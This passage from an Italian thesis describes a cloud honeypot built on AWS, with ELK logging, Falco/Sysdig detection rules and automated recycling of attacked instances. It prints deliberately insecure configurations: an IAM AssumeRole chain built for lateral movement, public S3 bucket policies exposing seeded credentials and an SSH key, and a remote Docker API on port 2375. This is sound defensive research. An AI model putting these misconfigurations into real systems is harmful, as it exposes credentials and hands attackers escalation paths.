ELK Stack [21] è un progetto open-source che ingloba tre differenti soluzioni e che può essere considerato come uno dei "log aggregator" più impiegati e diffusi al giorno d'oggi. La sua adozione può risultare utile in diversi casi, ad esempio come sistema anti-DDoS o, come nel caso di tale honeypot, quando si vuole mettere in piedi un SIEM (Security information and event management), ovvero un software che consente di effettuare un'analisi degli allarmi e degli eventi di sicurezza che

sono stati generati da molteplici applicazioni e che vengono centralizzati in un unico posto.

Tale piattaforma negli ultimi anni ha acquisito sempre maggior relievo, probabilmente grazie anche al fatto di essere riuscita a coprire la fetta di mercato relativa alla gestione e all'analisi dei logs in un momento in cui c'era ancora tanta carenza. Va sottolineato, infatti, che a causa dell'adozione di architetture più orientate verso l'impiego di microservizi e l'orchestrazione di containers, è emersa la necessità di dovere centralizzare i logs in un unico posto, spostandoli così dalle singole macchine. Oltre a ciò ELK Stack, al contrario di altri tools, tra cui Splunk, è open source e risulta essere un ottimo compromesso qualità-prezzo.

ELK è un acronimo che sta per Elasticsearch, Logstash e Kibana:

- il primo è in grado di immagazzinare, di filtrare e di ricercare i dati;
- il secondo è una pipeline di elaborazione dati che riceve eventi, come per esempio security alerts, da una o più sorgenti esterne contemporaneamente. Esso inoltre, li trasforma, per poi darli in pasto ad Elasticsearch;
- il terzo fornisce degli strumenti utili per la visualizzazione dei dati, tramite grafici.

L'unione di questi tre progetti garantisce così la possibilità di visualizzare in maniera completa gli eventi che sono stati ricevuti da fonti esterne, facendo perciò da log aggregator. Nel caso della honeypot, gli eventi immagazzinati saranno quelli ricevuti da Sysdig Secure, relativi ai clusters (come verrà illustrato nel capitolo 5), e quelli ricevuti da Falcosidekick, relativi alle istanze EC2 con Docker API accessibili da remoto (come trattato nel capitolo 4), tramite dei webhook creati ad hoc.

Tali webhook rappresentano il punto di ingresso dei dati. In corrispondenza di ciascuno di questi, verranno ricevuti dei dati differenti. Questi ultimi saranno soggetti alla pipeline specificata dai file di configurazione di Logstash: ogni pipeline è caratterizzata da collezionamento, processing e dispatching.

Nella fase di collezionamento i dati vengono estesi ed ampliati con ulteriori informazioni e poi immagazzinati in formato JSON nei cosidetti "indici", strutture dati simili ai database relazionali, che collezionano dati di tipo omogeneo.

Fatto ciò, questi stessi dati potranno essere processati e analizzati da Elasticsearch. Esso sarà, infatti, in grado di filtrare e personalizzare la visualizzazione dei dati, anche tramite Kibana che fornisce l'integrazione con dashboard semplici, flessibili ed intuitive per l'utente.

L'impiego di ELK, come verrà illustrato nel capitolo 5, è risultato fondamentale, non solo al fine di visualizzare i dati relativi agli attacchi subiti e riscontrati nei cluster, ma anche per automatizzare quasi totalmente il processo di classificazione degli attacchi stessi, che altrimenti avrebbe richiesto la manualità o l'impiego di altre strategie.

3.5 VirusTotal per l'analisi dei malware

Al fine di studiare e analizzare gli attacchi ricevuti nell'honeypot, oltre all'impiego di Sysdig open source, è stato utilizzato un ulteriore strumento che ha permesso di ispezionare in maniera superficiale, ma immediata, i malware scaricati e lanciati dagli attaccanti.

Infatti, molti attacchi rilevati in tale ambiente hanno fatto uso di scripts e di binaries al fine di compromettere le istanze vulnerabili. Mentre però i primi richiedono semplicemente l'analisi dello script stesso (spesso in linguaggio Bash, Perl o Python), i secondi non sono file di testo e non essendo leggibili richiedono un'analisi più complessa, specialmente se questa deve essere statica.

Tuttavia la mole di minacce che può essere ricevuta in questa honeypot può essere ingente, così come il tempo che può essere investito nell'ispezione di un singolo binary.

Per tali motivi, al fine di facilitare le indagini e di ricevere un riscontro più immediato dell'entità di un malware o di ciò che esso può fare, si è scelto di impiegare Virus Total [22]. Esso con le Public API consente di analizzare un IP, un URL, un hash o un file sospetto, e di ricevere dei risultati sommari o anche dei risultati maggiormente specifici che possono essere restituiti dagli antivirus che esso aggrega.

Capitolo 4

I servizi cloud e le relative misconfigurazioni

Nel seguente capitolo verranno illustrati gli ambienti impiegati per ospitare l'honeypot e parte delle configurazioni adottate per renderla vulnerabile. Verranno così trattati anche alcuni tra i vari servizi offerti dai cloud provider e come questi sono stati sfruttati per renderli utili alla causa dell'honeypot. Saranno quindi esplorati servizi come IAM, per la gestione degli utenti, o EC2, per lanciare delle istanze virtuali. Ad ogni servizio seguirà una precisazione su come lo stesso sia stato reso espugnabile, al fine di dare modo agli attaccanti di sfruttare le vulnerabilità dell'ambiente cloud, e su come poterlo monitorare. Inoltre in questa sezione viene presentato l'impiego di istanze virtuali il cui Docker Engine è stato esposto all'esterno della rete, permettendo così l'esecuzione di attacchi.

Molti degli incidenti che possono avvenire a causa delle misconfigurazioni di seguito riportate richiederanno l'esecuzione sia di comandi manuali sia di comandi lanciati tramite script. Per approfondire degli scenari relativi a come trarre vantaggio di alcune delle vulnerabilità di seguito riportate, si rimanda il lettore all'appendice A, "Come effettuare lateral movement nel cloud (AWS)", e B "Come esporre e attaccare le Docker API".

Infine verranno anche presentate delle brevi osservazioni su un'ulteriore piattaforma cloud impiegate durante il periodo di dispiegamento della honeypot.

4.1 AWS

Amazon Web Services [23] è la filiare di Amazon, ad oggi leader in ambito cloud computing. Essa ha dato l'input al mondo del cloud computing stesso, almeno in tema IaaS (Infrastructure as a Service) essendo stata la prima ad avere introdotto servizi per la condivisione di risorse computazionali tramite istanze virtuali.

La leadership ottenuta da AWS negli ultimi anni va anche ricercata nella vastità di servizi che essa offre: dal gaming al machine learning, dalla numerosità di regions all'affidabiltà delle molteplici availability zones, e molto altro ancora.

Inoltre, vista la diffusione e la popolarità di AWS, è assai frequente trovare molteplici servizi "cloud-oriented" compatibili con le CLI di AWS, con le sue API, con scripts che ne agevolano l'uso e documentazioni che ne fanno riferimento: un esempio è kOps, ampiamente utilizzato nel progetto della honeypot per il dispiegamento dei cluster, come tanti altri tools.

Scegliere perciò AWS come cloud provider al fine di hostare l'honeypot è stata la scelta più ragionevole, data anche la chiarezza della documentazione e l'efficacia sia della console, sia della cli.

4.1.1 Misconfigurazioni in AWS

Al fine di rendere l'honeypot quanto più appetibile possibile per gli attaccanti, sono state volontariamente adottate varie configurazioni che rendono inadeguata la sicurezza di tale ambiente.

Di seguito verranno riportate, quindi, una serie di strategie ad hoc che consentono ad un attaccante di fare lateral movement e di sfruttare le risorse computazionali di questo ambiente, pur ovviamente limitandone i privilegi. Così facendo si può evitare che gli attaccanti stessi possano effettuare operazioni troppo rischiose, come ad esempio interrompere le istanze virtuali o creare ed eliminare utenti AWS a proprio piacimento.

4.1.2 IAM

IAM sta per Identity Access Management ed è uno dei servizi più importanti di AWS.

Esso permette di creare e definire:

- gli utenti;
- i gruppi di utenti;
- i ruoli, che possono essere assunti temporaneamente dagli utenti qualora essi necessitino di permessi più specifici o più elevati di quelli che hanno già;
- le policies, che definiscono le autorizzazioni per le risorse di AWS e che possono essere associate agli utenti o a gruppi di utenti.

Ogni utente in AWS può essere a sè stante, quindi può avere delle policies ad esso associate; oppure può fare parte di un determinato gruppo di utenti, i quali avranno tutti gli stessi privilegi e permessi. Ciò, ad esempio, permette di potere

associare il ruolo di *dev* a una serie di users e il ruolo di *prod* ad altri, facendo in modo che ogni gruppo di utenti abbia solo le autorizzazioni di cui necessita. Uno dei principi cardine nella sicurezza dei sistemi informativi è, infatti, quello del *least privilege*, secondo il quale ad ogni utente devono essere garantiti i privilegi minimi, ma sufficienti affinchè ciascuno svolga il proprio compito. Così facendo si può evitare che un utente possa accedere a dati confidenziali, o che, in caso di compromissione delle sue credenziali, eventuali malintenzionati abbiano accesso incontrollato a dei servizi.

La flessibilità di AWS consente, inoltre, anche di ammettere che un utente possa assumere i cosiddetti *ruoli*. I ruoli funzionano diversamente dagli *users* poichè non hanno delle chiavi statiche con cui potere fare accesso, ma possono essere assunti solo temporaneamente su richiesta e qualora venissero rispettati i seguenti requisiti:

1. l'utente deve essere autorizzato, tramite una delle policy ad egli associate, ad utilizzare il metodo *AssumeRole* per accedere a uno o a più specifici ruoli;

2. la relazione di attendibilità di un ruolo deve specificare quali singoli utenti, gruppi o ulteriori ruoli possano assumere quello specifico ruolo.

Misconfiguration

Al fine di consentire ad un attaccante di effettuare lateral movement nell'ambiente AWS è stato creato l'utente *Ryan*. Esso fa parte del gruppo di utenti *ops*, ai quali sono state associate le seguenti policies:

- *ReadOnlyAccess* che garantisce accesso in modalità di "sola lettura" alle risorse di AWS, permettendo all'utente così di listare i permessi associati ad esso, le istanze in esecuzione in una specifica region o le risorse presenti in determinati bucket. Ciò non consente ad un attaccante di creare o modificare delle nuove risorse o istanze, ma gli permette di verificare i permessi associati a quell'utente, così da fargli capire se potrà sfruttarli o meno, senza vagare a vuoto;

- *ops-AssumeRole*, ovvero una policy creata ad hoc che consente di richiamare il metodo "AssumeRole" su tutti i ruoli i cui nomi iniziano per *ops*. Quest'ultima appare nel seguente modo:

```
{   "Version": "2012-10-17",
    "Statement": {
        "Effect": "Allow",
        "Action": "sts:AssumeRole",
        "Resource": "arn:aws:iam::<ACCOUNT-ID>:role/ops*"
    }
}
```

Quindi, essendo *Ryan* un utente facente parte del gruppo *ops*, egli avrà i permessi di lettura sulle risorse di AWS, ma avrà anche la possibilità di usare il metodo *AssumeRole* per assumere un ruolo il cui nome inizi con *ops*.

Tra i ruoli che potrà assumere vi è *ops-EC2Full*. Ad esso sono associate le policies *ReadOnlyAccess* (sempre, al fine di consentire ad un attaccante di indagare tra i permessi che sono associati a quel ruolo e tra le informazioni della piattaforma) e *EC2-runInstance* che ammette operazioni di lettura, di scrittura e di enumerazione su tutte le risorse del servizio EC2.

Inoltre, la relazione di attendibilità del ruolo *ops-EC2Full* è stata modificata affinchè l'user Ryan (di seguito citato come "Principal") potesse richiamare il metodo *AssumeRole*:

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "AWS": [
          "arn:aws:iam::<ACCOUNT-ID>:user/ryan"
        ],
        "Service": "ec2.amazonaws.com"
      },
      "Action": "sts:AssumeRole"
    }
  ]
}
```

In questa maniera qualunque attaccante che abbia le credenziali di *Ryan* potrà sia utilizzarne i permessi per effettuare operazioni di sola lettura sulle risorse di AWS, ma potrà anche assumere un ruolo con privilegi più elevati. Così facendo sarà in grado di effettuare un "movimento laterale" nel cloud tramite il metodo *AssumeRole*, grazie alla chiave temporanea ottenuta per ricoprire il ruolo *ops-EC2Full*. Una volta ricoperto tale ruolo, l'attaccante potrà quindi enumerarne i permessi associati e sfruttare i privilegi che esso detiene sul servizio EC2 al fine di creare nuove istanze.

Uno schema relativo ai permessi associati a tale misconfigurazione è rappresentato in figura 4.1.

Inoltre un'esempio di come effettuare lateral movement nel cloud è riportato nell'appendice A.



Figura 4.1: Schema della misconfiguration IAM

Monitoring

Per monitorare le operazioni effettuate da parte di chi assume il ruolo *ops-EC2Full* è stata creata una runtime policy apposita tramite Sysdig Secure. Essa definisce come sorgente AWS CloudTrail, e permette di monitorare quali sono i comandi effettivamente lanciati tramite AWS-cli da parte di eventuali attaccanti, così anche da rilevare sia la fase di information-gathering da loro condotta, ma anche la fase di creazione di eventuali istanze.

La regola associata alla runtime policy appare nel seguente modo:

```
- rule: Command run by EC2Full Role
  description: Detected action run by ops-EC2Full role
  condition: (not jevt.value[/errorCode] exists) and jevt.
   value[/userIdentity/arn] contains "ops-EC2Full"
  output: user=%jevt.value[/userIdentity/arn] run the event
    jevt.value[/eventName]="AssumeRole" with IP=%jevt.value
   [/sourceIPAddress] in AWS region=%jevt.value[/awsRegion]
  source: aws_cloudtrail
  tags: aws
```

In alternativa, il monitoraggio delle azioni condotte da un attaccante, che ha precedentemente assunto il ruolo *ops-EC2Full*, può essere effettuato tramite l'impiego di AWS Cloudtrail. Tuttavia, al fine di centralizzare gli eventi in un'unica piattaforma si è preferito l'impiego di Sysdig Secure.

4.1.3 S3

Un altro servizio fondamentale di AWS è Simple Storage Service, meglio noto come S3, che si prefigge il compito di fornire soluzioni di storage affidabili, veloci e scalabili. Gli storage vengono anche definiti "buckets" e le funzionalità di impiego possono essere molteplici: effettuare backup, hosting di siti web statici, supporto per la creazione di cluster, fare da mount point per eventuali istanze EC2, e tanto altro ancora.

Essi possono anche essere configurati in maniera tale da gestire versioni multiple degli elementi salvati nello storage, con contenuto crittografato e non, configurando anche un'eventuale lista di controllo degli accessi (ACL) per le operazioni di scrittura e lettura; infine possono essere resi accessibili pubblicamente sulla rete tramite URL.

Quest'ultimo settaggio può tuttavia rappresentare un serio problema alla sicurezza delle aziende che, creando buckets pubblicamente accessibili o modificandoli al fine di renderli tali, possono esporre delle informazioni sensibili. Secondo una ricerca condotta da Rapid7 [24], nel 2013 venne testata l'accessibilità di 12328 buckets. Il risultato ottenuto fu che 1 bucket ogni 6 era pubblicamente accessibile, e quindi, a partire da un totale di 1951 buckets pubblici, potevano potenzialmente essere ottenuti 126 miliardi di files.

Va specificato, però, che tale configurazione viene disabilitata di default da AWS. Quindi la responsabilità legata a un'eventuale esposizione dei dati va ricercata tra chi effettivamente crea o modifica quei buckets.

Inoltre, anche qualora un bucket venisse reso pubblicamente accessibile, sarebbe impossibile visualizzarne e scaricarne le risorse, a meno che ad esso non vengano associate delle policies che lo consentano. In tal caso, se si volesse accedere a un bucket S3 pubblico, sarebbe possibile farlo tramite tali URL, ottenuti a partire dal nome del bucket stesso:

```
http://<bucketName>.s3.amazonaws.com
http://s3.amazonaws.com/<bucket_name>/
```

Misconfiguration

Sono quindi stati creati diversi buckets, sfruttando la possibilità di renderli pubblicamente accessibili. Essi presentano al loro interno due file: il primo contiene le credenziali statiche dell'utente *Ryan*; il secondo è una chiave in formato ".pem" che può essere impiegata per accedere tramite il protocollo SSH ad un'istanza EC2 che verrà trattata nel prossimo paragrafo.

Al fine di rendere entrambi i file scaricabili e accessibili da potenziali attaccanti, è stata anche modificata la policy dei bucket coinvolti, permettendo così sia operazioni di enumerazione, sia operazioni di download:

```
{
  "Version": "2012-10-17",
  "Statement": [
      {
          "Sid": "ListObjectsInBucket",
          "Effect": "Allow",
          "Principal": "*",
          "Action": "s3:List*",
          "Resource": "arn:aws:s3:::<bucket_name>"
      },
      {
          "Sid": "PublicReadGetObject",
          "Effect": "Allow",
          "Principal": "*",
          "Action": "s3:GetObject",
          "Resource": "arn:aws:s3:::<bucket_name>/*"
      }
  ]
}
```

I nomi adottati per i buckets sono stati scelti dopo aver preso consapevolezza di alcuni tools che possono essere impiegati da eventuali attaccanti per indovinare i nomi dei buckets stessi, come AWSBucketDump[1] o S3Scanner[2]. Infatti vari "guessing bucket names" tools si basano su delle liste di nomi di aziende note in maniera tale da effettuare delle operazioni di permutazione sui nomi stessi, con suffissi come "-backup", "-prod", "-dev", e così via. In questo modo si è cercato di aumentare la possibilità di fare individuare i buckets accessibili, così da consentire a chiunque di accedere alle credenziali e alle chiavi contenute in essi.

Inoltre sono anche stati diffusi gli URL e i nomi dei buckets su vari siti, come Pastebin, Textbin e Github. La stessa operazione è stata effettuata su vari forum pubblici, come ad esempio 4chan, noto nelle cronache di Ottobre 2021 per la diffusione di un data leak di Twitch.

Un'altra soluzione adottata al fine di divulgare i file contenuti nei buckets è stata, infine, quella di scegliere dei nomi generici ma immediati per le credenziali AWS dell'utente Ryan, come "secret.yaml". Così facendo è stata facilitata anche l'indicizzazione di tali file su appositi siti che si occupano di scovare gli elementi contenuti all'interno di buckets pubblicamente accessibili, come GrayHatWarfare[3].

[1] https://github.com/jordanpotti/AWSBucketDump

[2] https://github.com/sa7mon/S3Scanner

[3] https://grayhatwarfare.com/

4.1.4 EC2

Amazon Elastic Compute Cloud, meglio noto come EC2, ha rappresentato il punto di svolta nel cloud computing, introducendo per la prima volta il concetto di IaaS. E' infatti un servizio AWS che consente di avviare delle istanze virtuali scegliendone le specifiche, come il numero di vCPU, la RAM, lo spazio di archiviazione. Permette anche di configurare il VPC (Virtual Private Cloud) così da potere creare delle vere e proprie reti virtuali all'interno di una determinata regione AWS, di settare le interfaccie di rete delle istanze assegnando degli IP pubblici fissi o elastici, configurare le firewall rules (meglio note in AWS come security groups) e tanto altro ancora.

AWS EC2 può, quindi, essere considerato il nucleo di AWS che permette a qualunque utente di creare delle istanze in una qualsiasi delle regions messe a disposizione dal provider, così da sfruttare, a seconda delle proprie necessità, le risorse computazionali che Amazon può offrire.

Misconfiguration

Chiave compromessa Come già anticipato in precedenza, gli open buckets creati con S3, oltre a contenere le credenziali per accedere all'utente *Ryan*, hanno al loro interno anche un file in formato ".pem" che permette di accedere con protocollo SSH ad un'istanza EC2.

L'istanza in questione ammette inbound traffic sulla porta 22 (utilizzata per il protocollo SSH) a partire da qualsiasi IP. E' inoltre stata configurata così da fare accedere potenziali attaccanti al filesystem dell'utente *david* tramite la chiave in questione. Tuttavia il suo nome, ovvero "david@<remote_IP>.pem", questa volta ha avuto lo scopo di suggerire come potere accedere all'istanza tramite SSH, con il relativo indirizzo IP pubblico:

```
1  $ ssh -i david@<remote_IP>.pem david@<remote_IP>
```

Monitoring

Chiave compromessa Al fine di monitorare l'accesso tramite la chiave compromessa è stata creata un'ulteriore runtime policy che rileva direttamente le system calls processate nell'istanza EC2 coinvolta. Lo scopo è quello di monitorare l'accesso alla shell interattiva da parte dell'utente *david*. Per farlo è stato univocamente assegnato a *david* lo *user.uid*=1001. Quindi tramite la seguente rule è stato possibile notificare l'alert:

```
- macro: interactive
  condition: (proc.tty != 0 and ((proc.aname=sshd and proc.
   name != sshd) or proc.name=systemd-logind or proc.name=
   login))

- rule: David User login
  description: Detect any new ssh connection to David host
  condition: interactive and evt.type="execve" and evt.dir
   = < and proc.exe=-bash and proc.tty != 0 and user.uid =
   1001
  output: New SSH Connection in the host %fd.containername
   (command=%proc.cmdline connection=%fd.name user=%user.
   name user_loginuid=%user.loginuid container_id=%
   container.id)
```

Per quanto riguarda le varie esecuzioni che possono essere lanciate all'interno dell'istanza, è stata monitorata la sezione relativa ad Activity Audit di Sysdig Secure. Essa tiene traccia dei comandi lanciati sul terminale di ogni singola istanza su cui è stato installato l'agent di Sysdig.

4.1.5 EC2 con Docker API accessibili da remoto

Un'altra istanza EC2 facente parte dell'honeypot è stata resa vulnerabile sfruttando le API di Docker.

Docker permette di lanciare e gestire i container all'interno di un determinato host tramite le sue API, solitamente accessibili solo dall'host stesso in cui appunto viene installato il Docker Engine. Tuttavia tali API possono anche essere aperte all'esterno, effettuando una modifica al file di configurazione del servizio Docker. In questa maniera verrà ammesso il traffico TCP proveniente da qualsiasi IP e diretto all'istanza EC2 sulla porta 2375, che è di solito la porta standard impiegata per rendere le API di Docker accessibili anche da remoto.

Fatto ciò, ad un attaccante basterà individuare la coppia *<IP:porta>* per eseguire, da remoto, dei comandi sul Docker Engine. Egli, perciò, potrà scaricare delle nuove Docker images in locale, creare nuovi container, lanciare un terminale all'interno dei container stessi o fermare ed eliminare i container in esecuzione. Potranno inoltre essere generati eventuali privileged containers che avrebbero accesso diretto all'istanza EC2.

Il meccanismo di gestione di tale istanza EC2 ha però richiesto una configurazione elaborata. Infatti, lo scopo è stato sì quello di esporre l'istanza EC2 all'esterno al fine di renderla attaccabile, ma anche quello di automatizzarne il processo di stop dell'istanza attaccata e di ricreazione di una nuova istanza vulnerabile. Prima di

approfondire i dettagli che riguardano tale infrastruttura e architettura è necessario definire tre premesse:

- Innanzitutto, è stato creato uno snapshot del volume di una istanza EC2 con tutte le configurazioni necessarie per rendere accessibili le Docker API da remoto. Quindi sono stati installati: Docker (con le relative modifiche al file di configurazione), Falco (con le sole regole necessarie per coprire questo scenario), e Sysdig open source. Tramite questo snapshot è stata creata un'immagine AMI, così da permettere la creazione di ciascuna istanza vulnerabile a partire da tale template.

- E' stata creata una coda AWS SQS di tipo standard. Questa è stata impiegata al fine di ricevere gli alert mandati dall'istanza EC2 con Falcosidekick. Quando gli allarmi saranno ricevuti innescheranno, di conseguenza, una Lambda Function ad hoc.

- Proprio tale Lambda Function è stata definita con lo scopo di listare e cercare un'eventuale istanza in esecuzione, con il tag "open-dockerapi", in una specifica region. Se l'istanza viene trovata, allora la Lambda l'arresta. Solo dopo viene inoltre creata una nuova istanza con l'immagine AMI definita in precedenza, mandando in esecuzione uno script che permette di runnare i seguenti processi: Falco (così da potere rilevare nuovi eventi relativi agli attacchi che possono essere subiti tramite le API di Docker), Sysdig open source (così da salvare in una capture le system calls processate nell'istanza negli ultimi 15 minuti) e Falcosidekick con un Docker container (così da inoltrare eventuali Falco alerts alla specifica coda AWS SQS e ad ELK Stack).

Fatte le dovute premesse, può quindi essere illustrato il ciclo di vita di un'istanza EC2 vulnerabile e attualmente in esecuzione. Esso è raffigurato anche nell'immagine 4.2:

1. L'istanza che è già in stato "running" viene attaccata, eseguendo dei comandi Docker tramite delle HTTP requests. I comandi di information gathering o di enumerazione fatti tramite GET sul Docker engine in esecuzione nell'host vengono ignorati. Invece i comandi relativi ai nuovi containers che vengono generati o i comandi lanciati al loro interno faranno scattare degli allarmi Falco.

2. Non appena gli attacchi faranno triggerare le regole Falco, verranno inviati i relativi allarmi. Questi saranno ricevuti e subito dopo inoltrati da Falcosidekick a due destinatari: ELK stack, che consente di visualizzare i log relativi all'attacco ricevuto, e anche la coda SQS.



Figura 4.2: L'infrastruttura con Docker API accessibili da remoto

3. La coda SQS accumulerà gli alerts ricevuti e temporeggierà per N minuti, prima che eventuali consumatori possano accedere ad essa. Tale approccio consentirà infatti all'attacco di procedere per un intervallo temporale impostato come ritardo per la consegna dei messaggi. Ciò permetterà agli attaccanti di scaricare le immagini malevole ed effettuare parte delle loro esecuzioni. Solo dopo quel ritardo, la coda invocherà il servizio Lambda.

4. Il servizio Lambda, a questo punto, aspetterà per ulteriori M minuti così da riempire un singolo batch con tutti i messaggi relativi all'istanza vittima. Solo dopo lancerà una Lambda Function.

5. La Lambda Function, quindi, eseguirà dei comandi sull'istanza vittima. Tra di essi quelli necessari a spostare le evidenze degli attacchi in un bucket S3 apposito. Una volta che l'istanza avrà terminato tale esecuzione, essa si arresterà.

6. Mentre l'istanza precedente compirà le ultime esecuzioni, la Lambda Function,

creerà un'istanza identica alla precedente nel suo stato iniziale, ossia un'istanza vulnerabile e pronta per ricevere nuovi attacchi, tramite l'impiego dell'AMI.

Con questa strategia si è automatizzato il processo di creazione di un'istanza EC2 vulnerabile e di stop dell'istanza assaltata in precedenza. Così facendo, quest'ultima infatti non potrà più essere utilizzabile dagli attaccanti e, all'occorrenza, essa potrà essere riesumata così da analizzare eventuali immagini scaricate in locale. Inoltre, le system calls eseguite sull'host prima, durante e dopo l'attacco, potranno essere analizzate elaborando le catture che sono state spostate nel bucket S3. Il tutto avverrà mantenendo una sola istanza in esecuzione per volta e, quindi, senza far lievitare i costi che si avrebbero nel caso di molteplici istanze in stato "running".

Tutto ciò ha reso possibile l'analisi di scenari d'attacco che sono spesso frequenti in ambienti cloud: ovvero l'analisi di immagini malevole che, una volta create e rese pubbliche su repositories per immagini di containers, come Docker Hub, possono essere scaricate su un host per poi condurre degli attacchi.

Le istanze EC2 con Docker API accessibili da remoto vengono monitorate tramite delle regole Falco specifiche. Esse permettono di rilevare:

- la creazione di un nuovo container all'interno dell'istanza in esecuzione;
- eventuali comandi lanciati all'interno del nuovo container.

Per tali scopi, sono state impiegate:

```
- rule: New container was spawned
  description: Someone spawned a new container
  condition: container_started and container and proc.tty=0
    and not proc.name contains "falcosidekick" and not evt.
   args contains "falcosidekick"
  output: Unexpected Docker command (Process was command=%
   proc.cmdline with event=%evt.type %evt.args inside %
   container.info). Parent process was %proc.aname.
  priority: "WARNING"
  tags: []

- rule: Run commands within a spawned container
  description: Someone is trying to run commands within a
   new container
  condition: container.id!=host and proc.tty!=0 and evt.
   type=execve and evt.dir=<
  output: Unexpected Docker run --it command (Process was
   command=%proc.cmdline with event=%evt.type %evt.args
   inside %container.info). Parent process was %proc.aname.
  priority: "WARNING"
  tags: []
```

Queste regole faranno così scattare i relativi Falco alerts che saranno poi inoltrati, tramite Falcosidekick, ad ELK stack. In questo modo, si avrà piena visibilità delle esecuzioni lanciate nell'istanza tramite le Docker API e inoltre si avrà la possibilità di identificare gli attacchi ricevuti direttamente monitorando i logs da ELK.

4.2 GCP

Google Cloud Platform [25] è invece un ramo aziendale di Google e anch'esso offre servizi di cloud computing, piazzandosi come uno dei tanti competitors di AWS. GCP offre una soluzione più "immediata" a chi vuole interessarsi al mondo del cloud computing: l'interfaccia è intuitiva, user friendly e rende agevole l'uso di tale piattaforma a chi si affaccia a tale campo.

Durante la prima fase di sperimentazione dell'honeypot, era stata vagliata anche la scelta di adottare GCP come piattaforma cloud. Tuttavia, a causa dei suoi termini di servizio stringenti e all'aver inizialmente dispiegato un'honeypot non ancora del tutto rodata in termini di monitoraggio e prevenzione di attacchi, tale piattaforma è stata più complicata da gestire. Ad esempio, l'impiego di GCP anche semplicemente con lo scopo di effettuare delle operazioni di mining di criptovalute doveva essere autorizzato previa richiesta.

Alla luce di tali fatti, la sua adozione è stata accantonata, focalizzando tutti gli sforzi sull'impiego di AWS.

Capitolo 5

I cluster Kubernetes e i containers

In questo capitolo verrà illustrata l'honeypot da un'altra prospettiva che, come anticipato già nel capitolo 2 e come approfondito nella parte conclusiva di tale tesi, si rivela essere anche centrale.

L'infrastruttura della honeypot, infatti, oltre a presentare una serie di entrypoint tra i vari servizi di AWS, conta diversi clusters. Le strategie adottate al loro interno permettono di gestire un'honeypot orientata al dispiegamento e al monitoraggio di containers vulnerabili. Sfruttando delle misconfigurations o delle vulnerabilità rese note negli ultimi anni, tali containers saranno schierati all'interno dei clusters e verranno esposti all'esterno della rete, così da poterne studiare gli attacchi subiti. Sarà perciò illustrata la composizione dei clusters, omogenea in tutte le varie regioni in cui essi verranno schierati. Ciò consentirà di ottenere dei metri di paragone univoci per effettuare alcuni confronti.

Infine verranno anche trattati alcuni meccanismi in grado di automatizzare una buona parte dei processi di classificazione e di analisi degli attacchi subiti.

5.1 Introduzione sui clusters

Per cluster ci si riferisce spesso ad un insieme di nodi, e quindi a un insieme di risorse computazionali, che comunicano e collaborano tra di loro al fine di svolgere determinate operazioni.

